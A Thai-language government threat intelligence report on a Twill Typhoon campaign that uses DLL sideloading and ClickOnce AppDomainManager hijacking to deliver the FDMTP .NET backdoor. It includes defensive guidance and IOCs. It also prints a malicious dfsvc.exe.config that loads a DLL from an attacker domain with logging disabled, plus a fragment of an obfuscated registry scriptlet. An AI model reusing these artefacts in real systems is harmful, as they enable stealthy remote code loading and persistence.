

Threat Analysis Report

รายงานวิเคราะห์

กลุ่ม APT Twill Typhoon

โจมตีด้วย FDMTP Backdoor

19/05/2026

TLP:CLEAR





สารบัญ

สารบัญ.....	2
บทสรุปสำหรับผู้บริหาร.....	3
Threat Actor Profile	4
การวิเคราะห์เชิงเทคนิค.....	5
Technique Tactics and Procedures (MITRE ATT&CK).....	10
Indicator of Compromise (IOCs).....	11
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ.....	12
อ้างอิง (References).....	13



บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้วิเคราะห์ภัยคุกคามจากแคมเปญล่าสุดของ Twill Typhoon ซึ่งเป็นกลุ่มภัยคุกคามขั้นสูง (APT) ที่มีความเชื่อมโยงกับประเทศจีน (China-nexus) มุ่งเป้าหมายการโจมตีไปยังหน่วยงานในภูมิภาคเอเชียแปซิฟิกและญี่ปุ่น (APJ) ตั้งแต่ช่วงปลายเดือนกันยายน 2568 ผู้ไม่หวังดีใช้เทคนิคการหลบหลีกที่ซับซ้อน เช่น การปลอมแปลงโครงสร้างพื้นฐานให้ดูเหมือน Content Delivery Network (CDN) และการทำ DLL Sideloadng โดยอาศัยโปรแกรมที่ถูกต้องตามกฎหมาย (Legitimate Binaries) เช่น โปรแกรม Sogou Pinyin Input Method Editor และ Windows ClickOnce ในการโหลดไฟล์ DLL อันตรายเพื่อนำส่งมัลแวร์ FDMTP Backdoor (Remote Access Trojan ที่พัฒนาด้วย .NET) เข้าสู่ระบบ

จุดเด่นของแคมเปญนี้คือการใช้โปรโตคอลการสื่อสารแบบปรับแต่งเอง (Custom Duplex Message Transport Protocol) และฟังก์ชันรูปแบบพฤติกรรมการทำงานแบบพลวัต (Behavioral execution patterns) มากกว่าการใช้ Payload แบบคงที่เพื่อหลบเลี่ยงระบบรักษาความปลอดภัยแบบดั้งเดิม



Threat Actor Profile

ชื่อกลุ่ม: Twill Typhoon

ชื่ออื่น: Stately Taurus, Mustang Panda, Camaro Dragon, BRONZE PRESIDENT

ประวัติกลุ่ม:

กลุ่มภัยคุกคามขั้นสูงที่มีความเชื่อมโยงกับประเทศจีน มีการพัฒนาเครื่องมือและปรับเปลี่ยนโครงสร้างพื้นฐานอย่างต่อเนื่องเพื่อหลบเลี่ยงการตรวจจับแบบพึ่งพาร่องรอยการโจมตี (Indicator-based)

เครื่องมือที่ใช้โจมตี:

- **DLL Sideload & Search-Order Hijacking:** อาศัยช่องโหว่ของโปรแกรมปกติ (เช่น Sogou Pinyin, ClickOnce) ในการโหลด DLL อันตราย
- **FDMTTP Backdoor:** .NET RAT แบบ Modular ที่รองรับ Plugin หลากรูปแบบ
- **Custom Duplex Message Transport Protocol:** โพรโทคอลควบคุมและสั่งการ (C2) แบบกำหนดเอง

กลุ่มเป้าหมายหลัก:

- ภูมิภาคเอเชียแปซิฟิกและญี่ปุ่น (Asia-Pacific and Japan: APJ)

ประเภทของหน่วยงานเป้าหมาย:

- ภาคธุรกิจการเงินและการธนาคาร (BFSI - Banking, Financial Services and Insurance)



การวิเคราะห์เชิงเทคนิค

ต้นเหตุการโจมตี

แคมเปญเริ่มต้นจากการส่งไฟล์ Archive ที่ภายในบรรจุไฟล์ Executable ที่ถูกต้องตามกฎหมาย (เช่น Sogou Pinyin IME) ควบคู่กับไฟล์ DLL อันตรายที่มีชื่อเหมือน DLL ที่ระบบต้องการ เมื่อเหยื่อรันโปรแกรม ตัวโปรแกรมจะทำการโหลด DLL อันตรายแทน (Search-order hijacking) ส่งผลให้โค้ดอันตรายถูกประมวลผลภายใต้ Process ที่น่าเชื่อถือ

ลำดับขั้นตอนการโจมตี

1. **Initial Execution & Loading:** โปรแกรมที่ถูกกฎหมายใช้ API LoadLibraryExW ในการโหลด DLL อันตราย จากนั้น DLL จะเรียกใช้ฟังก์ชันถอดรหัสด้วย XOR (ใช้คีย์ 0x90) เพื่อโหลด mscoree.dll แบบไดนามิก ทำให้สามารถรัน .NET assemblies โดยตรงในหน่วยความจำ (In-memory execution)

```
add     esp, 0Ch
lea     eax, [ebp+Filename]
push    offset aBrowserHostDll ; "browser_host.dll"
push    eax ; pszDir
lea     eax, [ebp+LibFileName]
push    eax ; pszDest
call    esi ; PathCombineW
mov     esi, ds:SetDllDirectoryW
lea     eax, [ebp+pszDest]
push    eax ; lpPathName
call    esi ; SetDllDirectoryW
push    8 ; dwFlags
push    0 ; hFile
lea     eax, [ebp+LibFileName]
; try {
mov     [ebp+var_4], 0
push    eax ; lpLibFileName
call    ds:LoadLibraryExW
mov     [ebx], eax
test    eax, eax
jz      short loc_401701
```

ภาพที่ 1 โค้ดส่วนที่โปรแกรม Sogou Pinyin ทำการโหลดไลบรารีอันตราย




2. **Command and Control (C2) Registration:** เครื่องของเหยื่อจะส่ง HTTP GET Request ไปยังปลายทาง GetCluster พร้อมกับ Token ยืนยันตัวตน Server จะตอบกลับด้วย IP Address ที่บีบอัดด้วย gzip และเข้ารหัสแบบ Base64 สำหรับการสื่อสารในขั้นต่อไป
3. **Payload Delivery:** เครื่องที่ติดเชื้อจะดาวน์โหลดไฟล์ต่าง ๆ ดังต่อไปนี้จาก Server ของมัลแวร์ ที่ปลอมตัวเป็น CDN
 - 3.1. /dnscfg.dll
 - 3.2. /dfsvc.exe.config
 - 3.3. /vhost.exe
 - 3.4. /Microsoft.VisualStudio.HostingProcess.Utilities.Sync.dll
 - 3.5. /config.etl
 - 3.6. /dfsvc.exe
4. **Defense Evasion& Persistence:** dfsvc.exe คือ Windows ClickOnce Engine ที่ถูกต้องตามกฎหมาย ซึ่งเป็นส่วนหนึ่งของ .NET framework โดย dfsvc.exe.config ไม่ใช่ config ปกติ แต่ถูกดัดแปลงให้ชี้ไปที่ malicious assembly แทน เมื่อ dfsvc.exe ทำงาน จะอ่าน .config แล้วโหลด DLL ตัวผิดเข้ามา และการทำ AppDomain hijacking จะทำผ่าน vshost.exe ซึ่งเป็น hosting process ที่ Visual Studio ใช้สำหรับ debug ผู้ไม่หวังดีใช้ทั้งสอง path (Visual Studio hosting และ ClickOnce) เพื่อให้แน่ใจว่ามัลแวร์ สามารถรันได้ในสภาพแวดล้อมของเป้าหมายโดยที่ไม่ถูกตรวจจับโดย Anti-Virus และ EDR การตั้งค่าที่เป็นอันตรายนี้จะปิดใช้งานการบันทึกข้อมูล (logging) บังคับให้แอปพลิเคชันโหลด dnscfg.dll จาก Server ระยะไกล และใช้ AppDomainManager แบบกำหนดเองเพื่อให้แน่ใจว่า DLL นั้นถูกเรียกใช้งานระหว่างการเริ่มต้น dfsvc.exe เพื่อให้มั่นใจว่าการทำงาน จะคงอยู่ต่อไป จะมีการเพิ่ม schedule task ไว้ที่ %APPDATA%\Local\Microsoft\WindowsApps\dfsvc.exe



```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="dnscfg" publicKeyToken="2092c9f1f1bc4b28" culture="neutral" />
        <codeBase version="0.0.0.0" href="http://www.yahoo-cdn.it.com/dnscfg.dll"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="dnscfg, Version=0.0.0.0, Culture=neutral,
    PublicKeyToken=2092c9f1f1bc4b28" />
    <appDomainManagerType value="TouchAppDomainManager" />
  </runtime>
</configuration>
```

ภาพที่ 2 ไฟล์ตั้งค่า ClickOnce ที่ถูกผู้ไม่หวังดีดัดแปลง



ภาพที่ 3 ค่า Registry ที่ถูกสร้างขึ้นเพื่อรันสคริปต์อันตรายแบบฝังตัว

5. **Core payload:** dnscfg.dll คือ .NET backdoor ที่ถูก obfuscate ระบุได้ว่าเป็น Client.TcpDmtp.dll และเป็น FDMTP framework เวอร์ชันอัปเดต มัลแวร์นั้นสร้าง logic ส่วนใหญ่ขึ้นในขณะที่รันและสื่อสารกับ C2 ผ่าน custom TCP และ DMTP protocol โดยตัวมัลแวร์นั้นได้มีการฝัง library ไว้ใน resources section ได้แก่ client.core.dll และ client.dmtppframe.dll
 - 5.1. **client.core.dll** ทำหน้าที่หลัก: จัดการ system profiling, C2 communication และ plugin execution รวบรวมข้อมูลเช่น antivirus products, domain details, hardware identifiers, ข้อมูล OS, network configuration และ user privileges รวมถึงรองรับ plugin ทั้งแบบ binary และ JSON เพื่อให้ผู้ไม่หวังดีสามารถขยายความสามารถได้แบบ dynamic
 - 5.2. **client.dmtppframe.dll** ทำหน้าที่: จัดการ DMTP communications, heartbeat และ reconnection functions, SSL support, token verification และ persistence ผ่าน Windows registry ภายใต้ HKCU\Software\Microsoft\IME{id}
6. **Execution Loop:** FDMTP Framework จะตรวจสอบการอัปเดตเวอร์ชันทุกๆ 5 นาที โดยมัลแวร์จะดาวน์โหลด Payload ที่เข้ารหัส AES มาเก็บเป็นไฟล์ Event Trace Log และถอดรหัสไฟล์โหลดลงหน่วยความจำแบบไดนามิก



```
<?xml version="1.0"?>
<scriptlet>
  <registration
    description="explorer"
    progid="explorer"
    version="1.0"
    classid="{66666666-6666-6666-6666-666666666666}"
    remotable="true">
  </registration>
  <script language="JScript">
    <![CDATA[
reStr = function(str){return str.split("").reverse().join("");}
EV = function(str){eval(str);}
var manifest = reStr(">ylbmessa/<>/ '91303.0.4v'=noisreVemitnur
'rettamroFyraniB.yraniB.srettamroF.noitazilaireS.emitnuR.metsys'=eman 'htoB'=ledoMgnidaerht
'rettamroFyraniB.yraniB.srettamroF.noitazilaireS.emitnuR.metsys'=digorp '}3D9B710FE0D1-A7EB-57A3-
A9BD-40096305{'=dislc ssalCrlc<>/ '91303.0.4v'=noisreVemitnur 'maertSyromeM.OI.metsys'=eman
'htoB'=ledoMgnidaerht 'maertSyromeM.OI.metsys'=digorp '}4F2D9975E69F-7569-D943-78A8-9D296E5F{'=dislc
ssalCrlc<>/ '91303.0.4v'=noisreVemitnur 'mrofsnarT46esaBmorF.yhpargotpyrC.ytiruceS.metsys'=eman
'htoB'=ledoMgnidaerht 'mrofsnarT46esaBmorF.yhpargotpyrC.ytiruceS.metsys'=digorp '}1669817CB033-
D8FB-5D93-891F-574BBA1C{'=dislc ssalCrlc<>/ '91303.0.4v'=noisreVemitnur 'gnidocnEIIICA.txet.metsys'=eman
```

ภาพที่ 4 สคริปต์ที่ถูกทำ Obfuscate และซ่อนไว้ใน Registry เพื่อใช้เรียกการทำงานของ .NET COM object

Attack Flow

1. Delivery (การส่งมอบภัยคุกคาม)

- ส่งไฟล์ Archive ให้เหยื่อ (ภายในประกอบด้วย: ไฟล์โปรแกรมปกติ เช่น Sogou Pinyin/ClickOnce + ไฟล์ DLL อันตราย)

2. Execution & Evasion (การประมวลผลและหลบหลีก)

- เหยื่อเปิดไฟล์โปรแกรมปกติ
- เกิดการทำ DLL Sideload (Search-Order Hijacking) โหลด DLL อันตราย แทนที่ไฟล์ปกติ
- ถอดรหัสและโหลด .NET Assembly ลงในหน่วยความจำ (In-memory execution) เพื่อหลบเลี่ยง Antivirus

3. Command & Control (การควบคุมและสั่งการ)

- ส่ง HTTP GET Request ไปยัง C2 Server (พร้อม Token)
- C2 Server ตอบกลับเป็น IP Address ที่ถูกเข้ารหัส



4. Payload Delivery (การดาวน์โหลดมัลแวร์หลัก)


- ดาวน์โหลดไฟล์ระบบ (dfsvc.exe, vhost.exe) และ FDMTP Backdoor จาก Server ที่ปลอมตัวเป็น CDN (เช่น โดเมนปลอมของ Yahoo, Apple)

5. Persistence (การฝังตัวในระบบ)

- ดัดแปลงไฟล์ ClickOnce Configuration เพื่อปิดการบันทึก Log
- สร้าง Scheduled Task และสร้าง COM Object ใน Registry เพื่อให้มัลแวร์ทำงานอัตโนมัติเมื่อเปิดเครื่อง

6. Action on Objective (การปฏิบัติการ)

- FDMTP Backdoor ติดต่อ C2 ทุกๆ 5 นาที
- ดาวน์โหลดและรัน Plugin เสริม (เก็บในรูปแบบไฟล์ Event Trace Log) เพื่อขโมยข้อมูลหรือควบคุมระบบระยะยาว



ภาพที่ 5 แผนภาพการโจมตี



Technique Tactics and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Execution	T1106	Native API
	T1574.014	AppDomain Manager
Execution, Persistence, Privilege Escalation	T1053.005	Scheduled Task/Job: Scheduled Task
Persistence	T1546.015	Event Triggered Execution: Component Object Model Hijacking
Persistence, Privilege Escalation	T1547.001	Boot or Logon Autostart Execution: Registry Run Startup Folder
Defense Evasion	T1622	Debugger Evasion
	T1140	Deobfuscate/Decode Files or Information
	T1574.001	Hijack Execution Flow: DLL Search Order Hijacking
	T1620	Reflective Code Loading
	T1027.007	Obfuscated Files or Information: Dynamic API Resolution
Discovery	T1082	System Information Discovery
	T1007	System Service Discovery
	T1033	System Owner/User Discovery
Command and Control	T1071.001	Application Layer Protocol: Web Protocols



Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

Domain

www.icloud-cdn[.]net

www.yahoo-cdn.it[.]com

IP Address

154.223.58[.]142

File Hash

0f3c289fc6521611c7dc81d49d7461307271c95d305974ba7435e3b5a8fb2493

0bb1e7190c781ce5dd02304511604c225f0b1b5efe9c62583971266ef0b4ff3a

e4e68fdc71bd942514c7ecaf25a9482d7fe3e2940bcdd27916e9441ef614d0a1

27620a3685342d8aa5066f66e8aff11729be0d32ad31f5f1d70d0f743ba61f30

47911cb0428f042c2da010ad833cf3830594ecb70cf5d1068ec969751d87647d



แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- ติดตั้งระบบเฝ้าระวังพฤติกรรมแบบ Behavioral Detection มุ่งเน้นการตรวจสอบลำดับการรัน Process ที่ผิดปกติ (Anomalous execution chains) โดยเฉพาะโปรแกรมปกติ (เช่น ClickOnce, IME tools) ที่มีการโหลดไฟล์ DLL ที่ไม่ได้คาดหวัง
- เฝ้าระวัง Traffic เครือข่ายที่เชื่อมต่อไปยังโดเมนปลายทางที่น่าสงสัย ซึ่งมีการพรางตัวเป็น Content Delivery Network (CDN) และจำกัดสิทธิ์การเชื่อมต่อเฉพาะโครงสร้างพื้นฐานที่ได้รับการยืนยันแล้ว

การป้องกัน (Prevention)

- บังคับใช้นโยบาย Application Control และ Allowlisting อย่างเข้มงวด เพื่อป้องกันไม่ให้ไฟล์ Executable ที่ไม่ได้รับอนุญาต หรือรันจากแหล่งที่มาที่เชื่อถือไม่ได้/Archive แปรกลปลอม ทำงานบนระบบ
- จัดอบรมด้านความมั่นคงปลอดภัย (Security Awareness Training) อย่างต่อเนื่องให้กับพนักงาน เพื่อลดความเสี่ยงในช่องทาง Initial Access โดยเฉพาะภัยคุกคามประเภท Spear-Phishing ซึ่งเป็นวิธีดั้งเดิมของกลุ่มผู้ไม่หวังดี

การรับมือ (Response)

- ใช้งานโซลูชัน Endpoint Detection and Response (EDR) ที่มีประสิทธิภาพ เพื่อตรวจจับและรับมือพฤติกรรมผิดปกติเชิงลึก เช่น การสร้าง Scheduled task แบบไม่ได้รับอนุญาต การแก้ไข Registry หรือการดัดแปลง COM Object
- จัดกิจกรรม Threat Hunting เชิงรุกในระบบเครือข่ายองค์กร โดยเน้นค้นหาร่องรอยการทำ Search-order hijacking, COM object hijacking และความผิดปกติในการเรียกใช้งาน .NET AppDomain managers



อ้างอิง (References)

1. Cyble Research and Intelligence Labs (CRIL) Threat Advisory
2. Darktrace Blog: "Chinese APT campaign targets entities with updated FDMTP backdoor"

<https://www.darktrace.com/blog/chinese-apt-campaign-targets-entities-with-updated-fdmtp-backdoor>



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://dg.th/nsexlfob51>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th